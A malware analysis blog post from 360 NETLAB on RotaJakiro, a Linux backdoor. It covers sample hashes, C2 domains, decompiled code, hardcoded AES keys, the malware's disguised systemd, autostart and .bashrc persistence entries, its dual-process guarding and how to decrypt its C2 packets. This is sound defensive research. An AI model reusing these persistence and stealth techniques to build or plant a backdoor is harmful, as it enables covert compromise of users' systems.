RotaJakiro: A long live secret backdoor with 0 VT detection

blog.netlab.360.com/stealth_rotajakiro_backdoor_en/

Alex.Turing April 28, 2021

28 April 2021 / Botnet

Overview

On March 25, 2021, 360 NETLAB's BotMon system flagged a suspiciousELF file (MD5=64f6cfe44ba08b0babdd3904233c4857) with 0 VT detection, the sample communicates with 4 domains on TCP 443 (HTTPS), but the traffic is not of TLS/SSL. A close look at the sample revealed it to be a **backdoor** targeting Linux X64 systems, a family that has been around for **at least 3 years**.

We named it **RotaJakiro** based on the fact that the family uses rotate encryption and behaves differently for `root/non-root accounts` when executing.

`RotaJakiro` pays quite some attention to hide its trails, using multiple of encryption algorithms, including: the use of AES algorithm to encrypt the resource information within the sample; C2 communication using a combination of `AES, XOR, ROTATE encryption` and `ZLIB compression`.

`RotaJakiro` supports a total of 12 functions, three of which are related to the execution of specific Plugins. Unfortunately, we have no visibilityto the plugins, and therefore do not know its true purpose. From a broad backdoor perspective, the functions can be grouped into the following four categories.

- Reporting device information
- Stealing sensitive information
- File/Plugin management (query, download, delete)
- Execution of specific Plugin

Any more out there?

With the sample we have, we discovered the following 4 samples, all of which have 0 detections on VT, and the earliest First Seen time on VT is in 2018.

FileName	MD5	Detection	First Seen in VT
systemd-daemon	1d45cd2c1283f927940c099b8fab593b	0/61	2018-05-16 04:22:59

FileName	MD5	Detection	First Seen in VT
systemd-daemon	11ad1e9b74b144d564825d65d7fb37d6	0/58	2018-12-25 08:02:05
systemd-daemon	5c0f375e92f551e8f2321b141c15c48f	0/56	2020-05-08 05:50:06
gvfsd-helper	64f6cfe44ba08b0babdd3904233c4857	0/61	2021-01-18 13:13:19

These samples all have the following 4 C2s embedded. These 4 C2 domains have very close `Crteated,Updated and Expired` time, readers will notice that the crated data was in Dec 2015, 6 years ago.

Domain	Detection	Created	Last Updated	Expired
news.thaprior.net	0/83	2015-12-09 06:24:13	2020-12-03 07:24:33	2021-12-09 06:24:13
blog.eduelects.com	0/83	2015-12-10 13:12:52	2020-12-03 07:24:33	2021-12-10 13:12:52
cdn.mirror-codes.net	0/83	2015-12-09 06:24:19	2020-12-03 07:24:32	2021-12-09 06:24:19
status.sublineover.net	0/83	2015-12-09 06:24:24	2020-12-03 07:24:32	2021-12-09 06:24:24

Reverse Analysis

The 4 RotaJakiro samples, with time distribution from 2018 to 2021, are very close to their functions, and the 2021 sample is selected for analysis in this blog, which has the following basic information:

```
MD5:64f6cfe44ba08b0babdd3904233c4857
ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared
libs), for GNU/Linux 2.6.32, stripped
Packer:No
```

`At the coding level`, RotaJakiro uses techniques such as dynamic AES, double-layer encrypted communication protocols to counteract the binary & network traffic analysis. `At the functional level`, RotaJakiro first determines whether the user is root or non-root at run time, with different execution policies for different accounts, then decrypts the relevant sensitive resources using AES& ROTATE for subsequent `persistence`, `process guarding` and `single instance` use, and finally establishes communication with C2 and waits for the execution of commands issued by C2.

The following will analyze the specific implementation of RotaJakiro from the above perspective.

0x00: Tricks used by the sample

- Dynamically generate a table of constants required by the AES encryption algorithm to prevent the algorithm from being directly identified

```
.bss:0000000000623560 ; char sbox[256]
.bss:0000000000623560 sbox                db ?
.bss:0000000000623560
.bss:0000000000623561                     db    ? ;
.bss:0000000000623562                     db    ? ;
.bss:0000000000623563                     db    ? ;
.bss:0000000000623564                     db    ? ;
.bss:0000000000623565                     db    ? ;
.bss:0000000000623566                     db    ? ;
.bss:0000000000623567                     db    ? ;
.bss:0000000000623568                     db    ? ;
.bss:0000000000623569                     db    ? ;
.bss:000000000062356A                     db    ? ;
.bss:000000000062356B                     db    ? ;
.bss:000000000062356C                     db    ? ;
.bss:000000000062356D                     db    ? ;
```

```
000623560  63 7C 77 7B F2 6B 6F C5  30 01 67 2B FE D7 AB 76
000623570  CA 82 C9 7D FA 59 47 F0  AD D4 A2 AF 9C A4 72 C0
000623580  B7 FD 93 26 36 3F F7 CC  34 A5 E5 F1 71 D8 31 15
000623590  04 C7 23 C3 18 96 05 9A  07 12 80 E2 EB 27 B2 75
0006235A0  09 83 2C 1A 1B 6E 5A A0  52 3B D6 B3 29 E3 2F 84
0006235B0  53 D1 00 ED 20 FC B1 5B  6A CB BE 39 4A 4C 58 CF
0006235C0  D0 EF AA FB 43 4D 33 85  45 F9 02 7F 50 3C 9F A8
0006235D0  51 A3 40 8F 92 9D 38 F5  BC B6 DA 21 10 FF F3 D2
0006235E0  CD 0C 13 EC 5F 97 44 17  C4 A7 7E 3D 64 5D 19 73
0006235F0  60 81 4F DC 22 2A 90 88  46 EE B8 14 DE 5E 0B DB
000623600  E0 32 3A 0A 49 06 24 5C  C2 D3 AC 62 91 95 E4 79
000623610  E7 C8 37 6D 8D D5 4E A9  6C 56 F4 EA 65 7A AE 08
000623620  BA 78 25 2E 1C A6 B4 C6  E8 DD 74 1F 4B BD 8B 8A
000623630  70 3E B5 66 48 03 F6 0E  61 35 57 B9 86 C1 1D 9E
000623640  E1 F8 98 11 69 D9 8E 94  9B 1E 87 E9 CE 55 28 DF
000623650  8C A1 89 0D BF E6 42 68  41 99 2D 0F B0 54 BB 16
```


- Use stack strings obfuscation technique to store encrypted sensitive resource information

```
v39 = 0xA1u;
v40 = 0x8Bu;
v41 = 0xA7u;
v42 = 0xBCu;
v43 = 0xA9u;
v44 = 0xBAu;
v45 = 0x3C;
v46 = 0x73;
v47 = 0x9Du;
v48 = 0x33;
v49 = 0x76;
v50 = 0x3C;
v51 = 0x9Fu;
v52 = 0xC5u;
v2 = dec_proc((__int64)&v5, 0x30u, 35, (__int64)&unk_61F2F0, 8LL);
```

- Network communication using double layer encryption

0x01: Encryption algorithm

All sensitive resources in RotaJakiro are encrypted, and in IDA we can see that the decryption method **dec_proc** is called 60 times, which is composed of AES and Rotate.



The AES decryption entry is as follows:

```
if ( ciphertxt )
{
  if ( cip_len & 0xF
    || !(unsigned int)aes_dec(
                        0,
                        (const void *)ciphertxt,
                        (unsigned __int8)cip_len,
                        (void **)&v12,
                        &v11,
                        (_DWORD *)key,
                        key_len) )
  {
    return 0LL;
  }
  plain_len = v11;
  plaintxt = v12;
}
```

Where `aes_dec` is AES-256, CBC mode, key&iv are hardcoded.

KEY

```
14 BA EE 23 8F 72 1A A6 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

IV

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

The Rotate decryption entry is shown below:

```
if ( plain_len > 0 )
{
  v6 = plaintxt;
  round = plain_len & 7;
  if ( !(plain_len & 7) )
    round = 4;
  do
  {
    v8 = rotate_dec(*v6, round, 0);
    *v9 = v8;
    v6 = v9 + 1;
  }
  while ( v10 != v6 );
  plaintxt = v12;
}
```

```
while ( !a3 )
{
  ++v4;
  LOBYTE(v3) = __ROL1__(v3, 1);
  if ( a2 == v4 )
    return v3;
}
```

The so-called Rotate is a cyclic shift, we can see that the number of shifts is determined by the value of `plain_len(length of plaintext) &7`.

Take the following C2 cipher text as an example.

```
ff ba a2 3b cd 5b 7b 24 8c 5f e3 4b fc 56 5b 99
ac 91 cf e3 9a 27 d4 c9 6b 39 34 ce 69 ce 18 60
```

The various parameters related to decryption are shown below, the length of the ciphertext is 32 bytes and the length of the plaintext is 26 bytes.

```
v2 = dec_proc((__int64)&v39, 32u, 26, (__int64)&aes_key, 8LL);
```

First, decrypting with AES, we get the following "sub-ciphertext".

```
0000000  AD 8E A6 AB EB 51 B7 A8 98 1B DB D9 8B 59 19 5D  .....Q.......Y.]
0000010  59 1B 59 D8 1D DC 8B D8 DB 5B 06 06 06 06 06 06  Y.Y......[......
```

valid ciphertxt | padding

Then, the valid ciphertext is extracted from the sub-ciphertext, where the valid ciphertext starts from the 8th byte, and the length is the plaintext length minus 8, which is 26-8=18 bytes here.

```
98 1B DB D9 8B 59 19 5D 59 1B 59 D8 1D DC 8B D8
DB 5B
```

Finally, we can calculate 26(the length of plaintext is 26)&7=2, and get the number of shifts, and shift the above valid ciphertext byte by byte by 2 bits to get C2 plaintext.

```
blog.eduelects.com
```

0x02: Persistence

RotaJakiro makes a distinction between `root/non-root` users when implementing persistence features, and different techniques are used for different accounts.

root account

- Depending on the Linux distribution, create the corresponding self-starting script `/etc/init/systemd-agent.conf` or `/lib/systemd/system/sys-temd-agent.service`.

```
Content of systemd-agent.conf
-----------------------------
#system-daemon - configure for system daemon
#This service causes system have an associated
#kernel object to be started on boot.
description "system daemon"
start on filesystem or runlevel [2345]
exec /bin/systemd/systemd-daemon
respawn

Content of systemd-agent.service
-----------------------------
[Unit]
Description=System Daemon
Wants=network-online.target
After=network-online.target
[Service]
ExecStart=/usr/lib/systemd/systemd-daemon
Restart=always
[Install]
```

- The file name used for the disguise is one of the following twos.

```
/bin/systemd/systemd-daemon
/usr/lib/systemd/systemd-daemon
```

non-root account

- Create autostart script `$HOME/.config/au-tostart/gnomehelper.desktop` for **desktop environment**

```
[Desktop Entry]
Type=Application
Exec=$HOME/.gvfsd/.profile/gvfsd-helper
```

- Modify the `.bashrc` file to create the autostart script for the **shell environment**

```
# Add GNOME's helper designed to work with the I/O abstraction of GIO
# this environment variable is set, gvfsd will not start the fuse filesystem
if [ -d ${HOME} ]; then
        ${HOME}/.gvfsd/.profile/gvfsd-helper
fi
```

- The file name used for the disguise, both of which exist at the same time

```
$HOME/.dbus/sessions/session-dbus
$HOME/.gvfsd/.profile/gvfsd-helper
```

0x03:Process guarding

RotaJakiro implements process guarding to protect its own operation, and like persistence, there are different implementations for `root/non-root` users.

root account

When running under the root account, depending on the Linux distribution, a new process is automatically created when the service process is terminated by writing `Restart=always or respawn` to the service's configuration file.

```
[Unit]
Description=System Daemon
Wants=network-online.target
After=network-online.target
[Service]
ExecStart=/usr/lib/systemd/systemd-daemon
Restart=always
[Install]
```

service config

The actual result is shown in the figure below, where you can see that a new process is created immediately after the systemd-daemon process is terminated.


```
root@debian:~# date
Thu Apr 15 06:55:27 EDT 2021
root@debian:~# netstat -tpn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0     52 192.168.139.129:22      192.168.139.1:60555     ESTABLISHED 617/sshd: root@pts/
tcp        0      0 192.168.139.129:45402   176.107.176.16:443      ESTABLISHED 9324/systemd-daemon
tcp        0      0 192.168.139.129:22      192.168.139.1:50448     ESTABLISHED 585/sshd: root@pts/
root@debian:~# kill -9 9324
root@debian:~# netstat -tpn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0     52 192.168.139.129:22      192.168.139.1:60555     ESTABLISHED 617/sshd: root@pts/
tcp        0      0 192.168.139.129:45404   176.107.176.16:443      ESTABLISHED 9334/systemd-daemon
tcp        0      0 192.168.139.129:45402   176.107.176.16:443      TIME_WAIT   -
tcp        0      0 192.168.139.129:22      192.168.139.1:50448     ESTABLISHED 585/sshd: root@pts/
root@debian:~# date
Thu Apr 15 06:55:51 EDT 2021
```

non-root account

When running under a non-root account, RotaJakiro generates two processes, `session-dbus` and `gvfsd-helper`, which monitor each other's survival and restore them when one of them is terminated, which is very typical of dual-process protection.

How is RotaJakiro's dual-process protection implemented?

First, it creates a piece of shared memory with the `shmget API`, and session-dbus and gvfsd-helper communicate with each other through this shared memory, telling each other their PIDs.
Then, dynamically fetching the process survival through the `/proc/[PID]` directory. When the other process is found dead, the process is created by **execvp** API to help the dead process "resurrect", as shown in the following diagram.



The actual effect is shown in the figure below, you can see that after session-dbus and gvfsd-helper are ended by kill -9, new processes are created right away.

```
test@debian:~$ date                                          gvfsd-helper's pid = 930
Thu Apr 15 08:27:36 EDT 2021                                 session-dbus's pid = 942
test@debian:~$ ps aux | grep "/home"
test        930  0.0  0.1  94940  2288 ?        Ssl  08:26   0:00 /home/test/.gvfsd/.profile/gvfsd-helper
test        942  0.0  0.0  90708  1412 ?        Ssl  08:26   0:00 /home/test/.dbus/sessions/session-dbus
test        952  0.0  0.0   8820   348 pts/0    R+   08:27   0:00 grep /home
test@debian:~$ md5sum /home/test/.gvfsd/.profile/gvfsd-helper
64f6cfe44ba08b0babdd3904233c4857  /home/test/.gvfsd/.profile/gvfsd-helper
test@debian:~$ md5sum /home/test/.dbus/sessions/session-dbus                    same md5
64f6cfe44ba08b0babdd3904233c4857  /home/test/.dbus/sessions/session-dbus
test@debian:~$ kill -9 930
test@debian:~$ ps aux | grep "/home/"
test        942  0.0  0.0  90712  1412 ?        Ssl  08:26   0:00 /home/test/.dbus/sessions/session-dbus
test        958  0.0  0.1  94940  2184 ?        Ssl  08:28   0:00 /home/test/.gvfsd/.profile/gvfsd-helper
test        964  0.0  0.0  12780   944 pts/0    S+   08:28   0:00 grep /home/
test@debian:~$ kill -9 942
test@debian:~$ ps aux | grep "/home/"
test        958  0.0  0.1  94940  2184 ?        Ssl  08:28   0:00 /home/test/.gvfsd/.profile/gvfsd-helper
test        967  0.0  0.0  90708  1352 ?        Ssl  08:29   0:00 /home/test/.dbus/sessions/session-dbus
test        970  0.0  0.0  12780   940 pts/0    S+   08:29   0:00 grep /home/
test@debian:~$ date
Thu Apr 15 08:29:32 EDT 2021
```

0x04: Single instance

RotaJakiro implements a single instance by file locking, as shown below.

```
v13.l_type = F_WRLCK;
v13.l_whence = 0;
v13.l_start = 0LL;
v13.l_len = 1LL;
LODWORD(v9) = 0;
v10 = open((const char *)lockfile, 66, 438LL);
if ( v10 != -1 )
  v9 = fcntl(v10, F_SETLK, &v13) != -1;
if ( v5 )
  free(v5);
free(lockfile);
if ( v7 )
  free(v7);
if ( !(_DWORD)v9 || (v12 = __readfsqword(0x28u), result = v12 ^ v64
  exit(0);
```

The lockfile used in this differs under the root/non-root account.


- The lockfile under root, one will be created.

  ```
  /usr/lib32/.X11/X0-lock
  /bin/lib32/.X11/X0-lock
  ```

- The lockfile under non-root, both will be created.

  ```
  $HOME/.X11/X0-lock
  $HOME/.X11/.X11-lock
  ```

In the actual non-root account, for example, the processes and file locks can be matched by `/proc/locks`, and then the corresponding RotaJakiro sample is executed.



0x05: Network communication

RotaJakiro establishes communication with C2 through the following code snippet, pending the execution of subsequent commands.

```
c2_list = C2_decrypt(&c2_num);
Status_check((__int64)&unk_6236C0, 1);
v3 = (unsigned __int8)byte_6236E9;
v4 = (unsigned __int8)byte_6236E9;
while ( 1 )
{
  v5 = C2_connect((char *)c2_list[v3], v4, 0x1BBu);
  v6 = v5;
  if ( v5 )
  {
    if ( (unsigned int)C2_send_reg((__int64)v5, 0x2170272, 0x3B91011) )
    {
      recvbuf = Recvbuf_process((__int64)v6);          Stage 1
      if ( recvbuf )
      {
        if ( *(_DWORD *)(*recvbuf + 15LL) == 0x2170272 )
        {
          ptr = recvbuf;
          byte_6236E9 = v4;
          v1 = 0;
          Status_check((__int64)&unk_6236C0, 0);
          wrap_free(ptr);
          C2_communicate((__int64)v6);                 Stage 2
        }
        else
        {
          wrap_free(recvbuf);
        }
      }
    }
    C2_shutdown((__int64)v6);
    free(v6);
  }
```

This process can be divided into 2 stages

- Stage 1, initialization phase
  Decrypt the C2 list, establish a connection with C2, send the online information, receive and decrypt the information returned by C2.
- Stage 2, wait for C2 calls
  Verify the information returned by C2, if it passes the verification, execute the subsequent instructions sent by C2.

Stage 1: Initialization

The C2 list is decrypted by the decryption algorithm described in the previous section, and the following four C2s are built into the sample at present.

```
news.thaprior.net
blog.eduelects.com
cdn.mirror-codes.net
status.sublineover.net
```

RotaJakiro will first try to establish a connection with them, and then construct the golive message by the following code snippet.

```
v0 = (char *)malloc(82uLL);
v1 = time(0LL);
srand(v1);
*v0 = rand();
*(_DWORD *)(v0 + 1) = 0x3B91011;
*(_DWORD *)(v0 + 5) = 0x4FB0CB1;
*(_WORD *)(v0 + 13) = 0;
*(_DWORD *)(v0 + 9) = 0;
v0[19] = 0xC2u;
*((_DWORD *)v0 + 5) = 0x1206420;
v0[24] = 0xE2u;
*(_DWORD *)(v0 + 25) = 0;
v0[29] = 0xC2u;
*(_DWORD *)(v0 + 30) = 0;
bzero(v0 + 34, 0x20uLL);
result = v0;
v0[66] = 0xC8u;
*(_WORD *)(v0 + 75) = 0xFF;
v0[77] = 9;
return result;
```

construct packet

Then it encrypts the golive information and sends it to the C2s

```
if ( *v3 > 0 )
{
  v8 = (char *)v5;
  v9 = 0;
  do
  {
    v10 = *v8;
    ++v9;
    *(++v8 - 1) = rotate_dec((char)(v10 ^ 0x1B), 3, 1);
  }
  while ( *v3 > v9 );
}
```

Rotate & XOR packet

Finally, it receives the packet back from the C2, decrypts it and checks its legitimacy, and if it passes the check, it goes to Stage 2.

```
v2 = msg_getlen();
v3 = v2;
if ( v2 )
{
  v1 = C2_recv((int *)a1, v2);
  if ( !v1 )
    return 0LL;
}
msg_decrypt(v1, v3);
if ( !(unsigned int)msg_valid((__int64)v1) )
```

Stage 2: Specific operations

Receive and execute the command from C2 through the following codesnippet.

```
while ( 1 )
{
  v2 = (void **)Recvbuf_process(v1);
  v3 = v2;
  if ( !v2 )
    return __readfsqword(0x28u) ^ v45;
  ptr = 0LL;
  v35 = 0;
  if ( (unsigned int)payload_proc(v2, &ptr, &v35) != 0x1206420 )
    goto LABEL_13;
  cmdid = *(_DWORD *)((char *)*v3 + 15);
  if ( cmdid == 0x1B25503 )
  {
```

At present, RotaJakiro supports a total of 12 instructions, and the correspondence between the instruction code and the function is shown in the following table.

CmdId	Function
0x138E3E6	Exit
0x208307A	Test
0x5CCA727	Heartbeat
0x17B1CC4	Set C2 timeout time
0x25360EA	Steal Senstive Info
0x18320e0	Upload Device Info

CmdId	Function
0x2E25992	Deliver File/Plugin
0x2CD9070	Query File/Plugin Status
0x12B3629	Delete File/Plugin Or Dir
0x1B25503	Run Plugin_0x39C93E
0x1532E65	Run Plugin_0x75A7A2
0x25D5082	Run Plugin_0x536D01


The **Run Plugin** function reuses the same code and implements the function call through the following logic.

```
v11 = dlopen(v9, RTLD_LAZY);
v12 = dlsym(v11, v7);
v13 = ((__int64 (__fastcall *)(_QWORD, _BYTE **))v12)(a1, &v27);
```

We are currently not capturing such payloads, so we use the `Plugin_"parameter"` form to represent different tasks.


0x06 Packet analysis

The network communication packet of RotaJakiro consists of three parts: `Head, Key, Payload`.



`Head` is mandatory and 82 bytes long, and the `Key & Payload` parts are optional. `Head & Key` are encrypted with XOR & Rotate, and `Payload` is encrypted with AES & ZLIB Compression.
In the following, we will illustrate the composition of network traffic `head&key&payload` and the decryption process through a round of interaction between Bot and C2.

C2 -> Bot



The first 0x52 bytes are the content of the Head. How to decrypt the head? Very simple, `shift 3 bits left byte by byte, and then XOR with 0x1b`. After decryption, we can get the following content.

```
00000000  16 11 10 b9 03 b1 0c fb 04 20 00 00 00 08 00 e0  |...¹.±.û. .....à|
00000010  20 83 01 c2 20 64 20 01 e2 00 00 00 00 c2 0c 00  | ..Â d .â....Â..|
00000020  00 00 32 42 36 39 33 33 34 46 38 34 31 44 30 44  |..2B69334F841D0D|
00000030  39 46 41 30 36 35 38 45 43 33 45 32 39 46 41 44  |9FA0658EC3E29FAD|
00000040  34 39 c8 53 e6 9c 48 c4 8b 77 24 2e 02 1c 96 d9  |49ÈSæ.HÄ.w$....Ù|
00000050  81 28
------------filed parse-----------------
offset 0x09, 4 bytes--->payload length
offset 0x0d, 2 bytes--->body length
offset ox0f, 4 bytes--->cmdid
```

Through the field parsing, we can know that the length of key is 0x8 bytes, the length of payload is 0x20 bytes, and the instruction code to be executed is 0x18320e0, that is, the `report device information`.Reading 8 bytes from offset 0x52 gives the **Key** `ea 9a 1a 18 18 44 26 a0`, and using the same decryption method as head, we get `4c cf cb dbdb 39 2a 1e`, which is used as the AES key to decrypt the Payload.

Reading 32 bytes from offset 0x5a gives us the following **Payload**.

```
54 c1 c3 69 00 18 31 e4 a2 5b 10 7f 67 ab d1 4b
b2 7b 3d 3f b3 bc 66 6a 26 f6 f6 b3 f7 2e 66 6d
```

Using the decrypted key as the AES-256 key, decrypt the above data in CBC mode to get the following content.

```
3b c7 f8 9b 73 2b d1 04 78 9c e3 60 60 60 d8 df d9 c1 71 56 f7 6f 00 00 13 80 04 28
```

The 8th byte onwards is ZLIB compressed data, decompressed to get the following content.

```
08 00 00 00 bf 89 88 08 cd 2d fd 50
------------filed parse-----------------
offset 0, 4 bytes--->length
```

What is the use of the decompressed Payload(`bf 89 88 08 cd 2d fd 50`)? It is used as **a new AES key to decrypt some sensitive resource information**.

For example, when Bot collects device information, one of the information is the current OS distribution, which is implemented by the `cat /etc/*release | uniq` command.

```
root@debian:~# cat /etc/*release | uniq
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

